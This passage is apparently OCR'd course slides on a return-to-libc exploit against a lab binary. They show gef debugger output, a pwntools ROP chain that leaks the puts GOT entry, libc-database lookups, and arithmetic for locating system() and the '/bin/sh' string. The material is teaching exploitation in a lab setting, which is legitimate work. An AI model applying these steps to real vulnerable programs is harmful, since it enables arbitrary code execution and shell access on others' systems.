
```
gef➤  x/xw 0x804a014
0x804a014 <puts@got.plt>:    0x08048386
```

Leak Libc Base



```
gef➤  x/xw 0x804a014
0x804a014 <puts@got.plt>:    0xb75d47e0
gef➤  vmmap
Start      End        Offset     Perm Path
0x08048000 0x08049000 0x00000000 r-x /vagrant/assignment1/retlib
0x08049000 0x0804a000 0x00000000 r-- /vagrant/assignment1/retlib
0x0804a000 0x0804b000 0x00001000 rw- /vagrant/assignment1/retlib
0x09520000 0x09541000 0x00000000 rw- [heap]
0xb756e000 0xb756f000 0x00000000 rw-
0xb756f000 0xb771a000 0x00000000 r-x /lib/i386-linux-gnu/libc-2.19.so
0xb771a000 0xb771c000 0x001aa000 r-- /lib/i386-linux-gnu/libc-2.19.so
0xb771c000 0xb771d000 0x001ac000 rw- /lib/i386-linux-gnu/libc-2.19.so
0xb771d000 0xb7720000 0x00000000 rw-
0xb7728000 0xb772b000 0x00000000 rw-
0xb772b000 0xb772c000 0x00000000 r-x [vdso]
0xb772c000 0xb774c000 0x00000000 r-x /lib/i386-linux-gnu/ld-2.19.so
0xb774c000 0xb774d000 0x0001f000 r-- /lib/i386-linux-gnu/ld-2.19.so
0xb774d000 0xb774e000 0x00020000 rw- /lib/i386-linux-gnu/ld-2.19.so
0xbfb11000 0xbfb32000 0x00000000 rw- [stack]
gef➤
```

Remember the stack layout for ret2libc?




str
Return Address
main()'s ebp
ebp
buffer
esp
Address of system()
1
system()'s argument
2
3
ebp
distance
esp
4
(a) inside vul_func()
(b) right after return from vul_func(): after running its function epilogue
(c) inside system(): after running its function prologue

图 5.5: Construct the argument for system()

3: address of executed function
2: return address after the function being executed
1: arguments of the executed function

Remember the stack layout for ret2libc?




```
...
puts_plt = 0x08048380
puts_got = 0x804a014
...
    # Create the rop chain
    rop  = p32(puts_plt)
    rop += p32(0xdeadbeef)
    rop += p32(puts_got)
...
    # Get leak of puts in libc
    leak = p.recv(4)
    puts_libc = u32(leak)
    log.info("puts@libc: 0x%x" % puts_libc)
    p.clean()
...
```

```
#include <stdio.h>

int puts(const char *string);
```

Get addresses of useful functions


- The previous address is the address of puts function in libc
- The base address of libc: puts_libc - **offset_puts**
- How can we get offset_puts?




niklasb / **libc-database**

Build a database of libc offsets to simplify exploitation


Get addresses of useful functions



```
[05/15/19]seed@VM:~/.../rop$ ldd vul
        linux-gate.so.1 =>  (0xb773c000)
        /home/seed/lib/boost/libboost_program_options.so.1.64.0 (0xb76bb000)
        /home/seed/lib/boost/libboost_filesystem.so.1.64.0 (0xb769f000)
        /home/seed/lib/boost/libboost_system.so.1.64.0 (0xb7699000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb74cc000)
        libstdc++.so.6 => /usr/lib/i386-linux-gnu/libstdc++.so.6 (0xb7355000)
        libgcc_s.so.1 => /lib/i386-linux-gnu/libgcc_s.so.1 (0xb7338000)
        libpthread.so.0 => /lib/i386-linux-gnu/libpthread.so.0 (0xb731b000)
        /lib/ld-linux.so.2 (0x8002a000)
        libm.so.6 => /lib/i386-linux-gnu/libm.so.6 (0xb72c5000)
```




```
[05/15/19]seed@VM:~/.../libc-database$ ./add /lib/i386-linux-gnu/libc.so.6
```




```
puts 0005fca0
[05/15/19]seed@VM:~/.../libc-database$ cat db/local-03ffe08ba6d5e7f5b1d647f6a14e6837938e3bed.symbols  | grep puts
_IO_puts 0005fca0
puts 0005fca0
putspent 000eb9b0
putsgent 000ed060
fputs 0005e720
_IO_fputs 0005e720
fputs_unlocked 000680e0
```

Get addresses of useful functions



```
[05/15/19]seed@VM:~/.../libc-database$ cat db/local-03ffe08ba6d5e7f5b1d647f6a14e6837938e3bed.symbols  | grep system
svcerr_systemerr 00112d60
__libc_system 0003ada0
system 0003ada0
```



```
[05/15/19]seed@VM:~/.../libc-database$ cat db/local-03ffe08ba6d5e7f5b1d647f6a14e6837938e3bed.symbols  | grep bin
bind_textdomain_codeset 00025860
bind 000e7e30
_nl_domain_bindings 001b5654
bindresvport 00107e30
bindtextdomain 00025830
str_bin_sh 15b82b
[05/15/19]seed@VM:~/.../libc-database$
```

libc_base = puts_libc - offset_puts

system_addr = libc_base + offset_system

binsh_addr = libc_base + offset_str_bin_sh

exit_addr = libc_base + offset_exit

What we have so far

- We can get the address of libc through executing puts function by using ret2libc

- And then we can get the address of other useful functions such as system

